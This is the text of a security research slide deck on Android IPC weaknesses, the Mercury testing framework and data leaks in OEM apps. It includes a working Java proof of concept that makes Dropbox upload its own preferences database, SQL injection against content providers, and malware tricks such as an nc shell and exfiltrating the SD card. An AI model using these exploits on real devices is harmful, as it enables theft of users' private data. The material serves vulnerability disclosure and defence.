



The heavy metal that poisoned the droid

Tyrone Erasmus





- Introduction
- Android Security Model
- Static vs. Dynamic analysis
- Mercury: New framework on the block
- Finding OEM problems
- Techniques for malware
- How do we fix this?
- Conclusion



`/usr/bin/whoami`

- Consultant @ MWR InfoSecurity
- My 25% time == Android research
- Interested in many areas of exploitation

Introduction

- Why android?





Security Model

- User-based permissions model
- Each app runs as separate UID
 - Differs from conventional computing
 - Except when shared UIDs are used
- App resource isolation




Security Model

```
# ps
USER      PID   PPID  VSIZE  RSS      WCHAN    PC         NAME
root      27     2      0       0      c019d16c 00000000 S mmcqd
system    28     1     804    276      c01a94a4 afd0b6fc S /system/bin/servicemanager
root      29     1    3864    592      ffffffff afd0bdac S /system/bin/vold
root      30     1    3836    560      ffffffff afd0bdac S /system/bin/netd
root      31     1     664    264      c01b52b4 afd0c0cc S /system/bin/debuggerd
radio     32     1    5396    700      ffffffff afd0bdac S /system/bin/rild
root      33     1   74072  27132   c009b74c afd0b844 S zygote
media     34     1   16972  3764      ffffffff afd0b6fc S /system/bin/mediaserver
root      35     1     812    316      c02181f4 afd0b45c S /system/bin/install-d
keystore  36     1    1744    432      c01b52b4 afd0c0cc S /system/bin/keystore
root      38     1     824    340      c00b8fec afd0c51c S /system/bin/qemud
shell     40     1     732    312      c0158eb0 afd0b45c S /system/bin/sh
root      41     1    3360    164      ffffffff 00008294 S /sbin/adbd
system    61    33   141876 38476      ffffffff afd0b6fc S system_server
app_15    109   33   96184  31524      ffffffff afd0c51c S com.android.launcher
app_6     113   33   86092  22832      ffffffff afd0c51c S jp.co.omronsoft.openwnn
radio     118   33   99180  24440      ffffffff afd0c51c S com.android.phone
system    121   33   87656  25840      ffffffff afd0c51c S com.android.systemui
system    155   33   86660  21396      ffffffff afd0c51c S com.android.settings
app_8     177   33   87272  23816      ffffffff afd0c51c S android.process.acore
app_4     185   33   84008  21088      ffffffff afd0c51c S com.android.quicksearchbox
app_7     206   33   83516  20420      ffffffff afd0c51c S com.android.music
app_1     215   33  100872  24396      ffffffff afd0c51c S com.android.vending
app_21    229   33   84316  21536      ffffffff afd0c51c S com.android.deskclock
app_0     238   33  107244  25584      ffffffff afd0c51c S com.google.process.gapps
app_29    255   33   85972  22896      ffffffff afd0c51c S com.android.email
app_2     258   33   86552  22656      ffffffff afd0c51c S android.process.media
app_17    282   33   95604  21724      ffffffff afd0c51c S com.android.mms
app_35    304   33   83028  19356      ffffffff afd0c51c S berserker.android.apps.sshdroid
app_47    315   33   85368  20236      ffffffff afd0c51c S com.google.android.apps.uploader
```



Security Model



UNIX permissions!



Security Model

- App manifest = all configuration + security parameters

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.android.market.licensing"
    android:versionCode="1"
    android:versionName="1.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".MainActivity"
            android:label="@string/app_name"
            android:configChanges="orientation|keyboardHidden">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <!-- Devices >= 3 have version of Android Market that supports licensing. -->
    <uses-sdk android:minSdkVersion="3" />
    <!-- Required permission to check licensing. -->
    <uses-permission android:name="com.android.vending.CHECK_LICENSE" />
</manifest>
```




Security Model


Memory corruption vulnerabilities:

- Native elements that can be overflowed
- Code execution:
 - In context of exploited app
 - With permissions of app
 - Want more privileges? YOU vs. KERNEL



Apps use Inter-Process Communication

- Defined communication over sandbox
- Exported IPC endpoints are defined in `AndroidManifest.xml`





IPC - Activities

- Visual element of an application

Alarm Clock



08:00

Mon, Tue, Wed, Thu, Fri



09:00

Sat, Sun





IPC – Services


- Background workers
- Provides no user interface
- Can perform long-running tasks





IPC – Broadcast Receivers

- Get notified of system and application events
- According to what has been registered
- `android.permission.RECEIVE_SMS`





IPC – Content Providers

- Data storehouse
- Often uses SQLite
- Methods that are based on SQL queries

```
sqlite> SELECT content FROM presentation WHERE internet_points > 10000;  
Patience, my young Padawan. We will get there.  
sqlite> .tables  
android metadata  presentation  
sqlite> □
```



IPC Summary

- All can be exported
 - Explicitly by *exported=true*
 - Implicitly by `<intent-filter>`
- Content Provider exported by default
 - Often overlooked by developers



IPC Summary

Simple Application

Activity

Rich Application

Activity

Service

Broadcast receiver

Content provider






What they all say

- **Permissions** and developer name


Hmmm...





Scary Contradictions

- Apps containing root exploits
- Browser vulnerabilities
- Cross-application exploitation





Cross-application exploitation

- What can 1 app do to another?
 - Completely unprivileged
- Malware implications
- Android-specific attack surface

Static analysis



**Download
apps**



Decompile



**Extract
manifests**



**Examine
attack
vectors**



**Understand
entry points**




**Write
custom
POCs**




Static analysis

- Iterative
- Time consuming





Why Dynamic analysis ?



VS.



- Time-efficient
- Better coverage
- Re-usable modules



New tool - Mercury

- “The heavy metal that poisoned the droid”
- Developed by me 😊





Mercury...What is it?

- Platform for effective vulnerability hunting
- Collection of tools from single console
- Modular == easy expansion
- Automation
- Simplified interfacing with external tools





Mercury...Why does it exist!?

- Testing framework vs. custom scripts
- *INTERNET* permission – malware can do it too!
- Share POCs – community additions




Mercury...How does it work?

Client/Server model

- Low privileges on server app
- Intuitive client on pc



Server
(On Device)



Client
(On PC)



Mercury...Show me your skills

- Find package info
- Attack surface
- IPC info
- Interacting with IPC endpoints
- Shell





Interesting fact #1

ANY app can see verbose system info

- Installed apps
- Platform/device specifics
- Phone identity





Impact

Profile your device

- Get exploits for vulnerable apps
- Better targeting for root exploits
- Use this info track you
- **Only** Required permission: **INTERNET**



Interesting fact #2

- Any app with no permissions can read your SD card
- It is the law of the UNIXverse

```
*mercury#shell> oneoff
oneoffshell:/data/data/com.mwr.mercury$ id
uid=10045(app_45) gid=10045(app_45) groups=3003(inet)
oneoffshell:/data/data/com.mwr.mercury$ cd /mnt/sdcard
oneoffshell:/mnt/sdcard$ ls -l -a
d---rwxr-x system    sdcard_rw      2011-05-11 08:09 LOST.DIR
d----- root        root           2012-03-01 11:50 .android_secure
d---rwxr-x system    sdcard_rw      2011-11-08 21:52 download
d---rwxr-x system    sdcard_rw      2011-05-13 09:42 WhatsApp
d---rwxr-x system    sdcard_rw      2011-05-13 11:45 Android
d---rwxr-x system    sdcard_rw      2011-10-15 15:09 DCIM
d---rwxr-x system    sdcard_rw      2011-06-24 14:59 subsonic
d---rwxr-x system    sdcard_rw      2011-06-27 19:06 kindle
d---rwxr-x system    sdcard_rw      2011-10-27 15:08 dropbox
----rwxr-x system    sdcard_rw      6634059 2012-02-02 09:34 document.pdf
----rwxr-x system    sdcard_rw      26264 2012-01-07 15:15 su
```



Impact

- A malicious app can upload the contents of your SD card to the internet
 - Photos
 - Videos
 - Documents
 - Anything else interesting?
- **Only** Required permission: **INTERNET**



Debuggable apps

- More than 5% of Market apps
- Allow malicious apps to escalate privileges
- debuggable=true

```
android:debuggable(0x0101000f)=(type 0x12)0xffffffff
```

Open @jdwp-control socket →





Mercury...So I can extend it?

- Remove custom-apps == Quick tests
- Create new tools
- Share exploit POCs on GitHub
- Some cool modules included already:
 - Device information
 - Netcat shell
 - Information pilfering OEM apps





Mercury...Dropbox example

- Custom exploit app
- No structure for debugging



DroppedBox

```
Uri dropbox_uri = Uri.parse("content://com.dropbox.android.Dropbox/metadata/");
ContentValues values = new ContentValues();
//This links the preferences database path to be uploaded
values.put("_data" , "/data/data/com.dropbox.android/databases/prefs.db");
//Essential to initiate upload process
values.put("local_modified" , 1);
//An invalid display name uses a logic flaw that stops the app from deleting the entry
values.put("_display_name" , "");
values.put("is_favorite" , 1);
values.put("revision" , 0);
values.put("icon" , "page_white_text");
values.put("is_dir" , 0);
values.put("path" , "/Public/prefs.db");
values.put("canon_path" , "/public/prefs.db");
values.put("root" , "dropbox");
values.put("mime_type" , "text/xml");
values.put("thumb_exists" , 0);
values.put("parent_path" , "/Public/");
values.put("canon_parent_path" , "/public/");
this.getContentResolver().update(dropbox_uri, values, null, null);
```







-



OEM apps

Lets find some leaky content providers!

- Promise of:
 - Information pilfering glory
 - Rampant SQLi
 - No custom app development



A diagram of a "Rich Application" box containing four components: Activity (orange), Service (red), Broadcast receiver (green), and Content provider (blue). A green arrow points from the Android robot icon to the Content provider component.

```
ds_
ms_words_
ND
gger | mms_words_delete | part | 0 | CREATE TRIGGER mms_words_delete AFTER DELETE ON part BEGIN DELETE FROM w
index | typeThreadIdIndex | sms | 28 | CREATE INDEX typeThreadIdIndex ON sms (type, thread_id)
~v#provider> query content://channels --projection inject
mn: inje
> |
```



Research findings



IM

Leaks instant messages from:

- Google Talk
- Windows Live Messenger
- Yahoo! Messenger





Research findings



Social Hub

com.sec.android.socialhub:service

Leaks:

- Facebook
- MySpace
- Twitter
- LinkedIn





OEM apps

HTCloggers.apk allows any app with **INTERNET**

- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- ACCESS_LOCATION_EXTRA_COMMANDS
- ACCESS_WIFI_STATE
- BATTERY_STATS
- DUMP
- GET_ACCOUNTS
- GET_PACKAGE_SIZE
- GET_TASKS
- READ_LOGS
- READ_SYNC_SETTINGS
- READ_SYNC_STATS



Research findings



Social Hub

com.seven.Z7.service

Leaks:

- Email address and password
- Email content
- IM & IM contacts





Research findings



Dialer Storage

Leaks:

- SMS using SQLi
- Credits to Mike Auty – MWR Labs
- Feels so 2000's





OEM apps

```
E: service (line=50)
  A: android:name(0x01010003)="RecordingService" (Raw: "RecordingService")
  A: android:exported(0x01010010)=(type 0x12)0xffffffff
```

Steps to win:

- Webkit vulnerability
- Browser has INSTALL_PACKAGES
- Exported recording service
- Bugging device 😊



Research findings



LogsProvider
Version 1.0

Leaks:

- SMS
- Emails
- IMs
- Social Networking messages





Research findings



Settings Storage

Leaks:


- Portable Wi-Fi hotspot
 - SSID
 - WPA2 password





Research findings


- Have found more than 10 similar type vulnerabilities
- Across many OEM apps



Mini diary



Memo



AccuWeather
.com



Research findings - Impact

An app with 0 granted permissions can get:

- Email address and password
- Email contents
- SMS
- IM & IM contacts
- Social networking messages
- Call logs
- Notes
- Current city
- Portable Wi-Fi hotspot credentials



Why is this happening?

Manufacturers bypass OS features

- Lack of knowledge?
- Tight deadlines?





Malware deluxe

Building a user profile

- Installed package info
- Upload entire SD card
- Pilfer from leaky content providers
- Get device/platform info



Malware deluxe

Useful binaries for device/platform info

- toolbox
- dumpsys
- busybox

Promise of:

- Useful info





Malware deluxe

Dirty tricks

- Pipe a shell using nc
- Crash the logreaders

Promise of:

- Shells - everybody loves 'em 😊
- Someone actually doing this ☹️





Malware deluxe

Fresh exploits


- Installed apps + versions
- Download latest available exploits
- Exploit vulnerable apps for fun/profit
- Same goes for root exploits



Android the blabbermouth


Permissions required:

android.permission.**INTERNET**





Which would you install?



Do you want to install this application?

Allow this application to:

-  **Your messages**
edit SMS or MMS, read SMS or MMS, receive SMS
-  **Your personal information**
read contact data, write contact data
-  **Network communication**
full Internet access
-  **Storage**
modify/delete SD card contents
-  **Services that cost you money**



Do you want to install this application?

Allow this application to:

-  **Network communication**
full Internet access





How do developers fix this?

- **Can't** help Android vulnerabilities
- **Can** make secure apps
- Stop information being stolen from your app
 - Check exposure with Mercury



Mercury – Future plans

- Testing ground for exploits of all kind
- Full exploitation suite?



`return 0;`

- Feedback forms
- Questions?

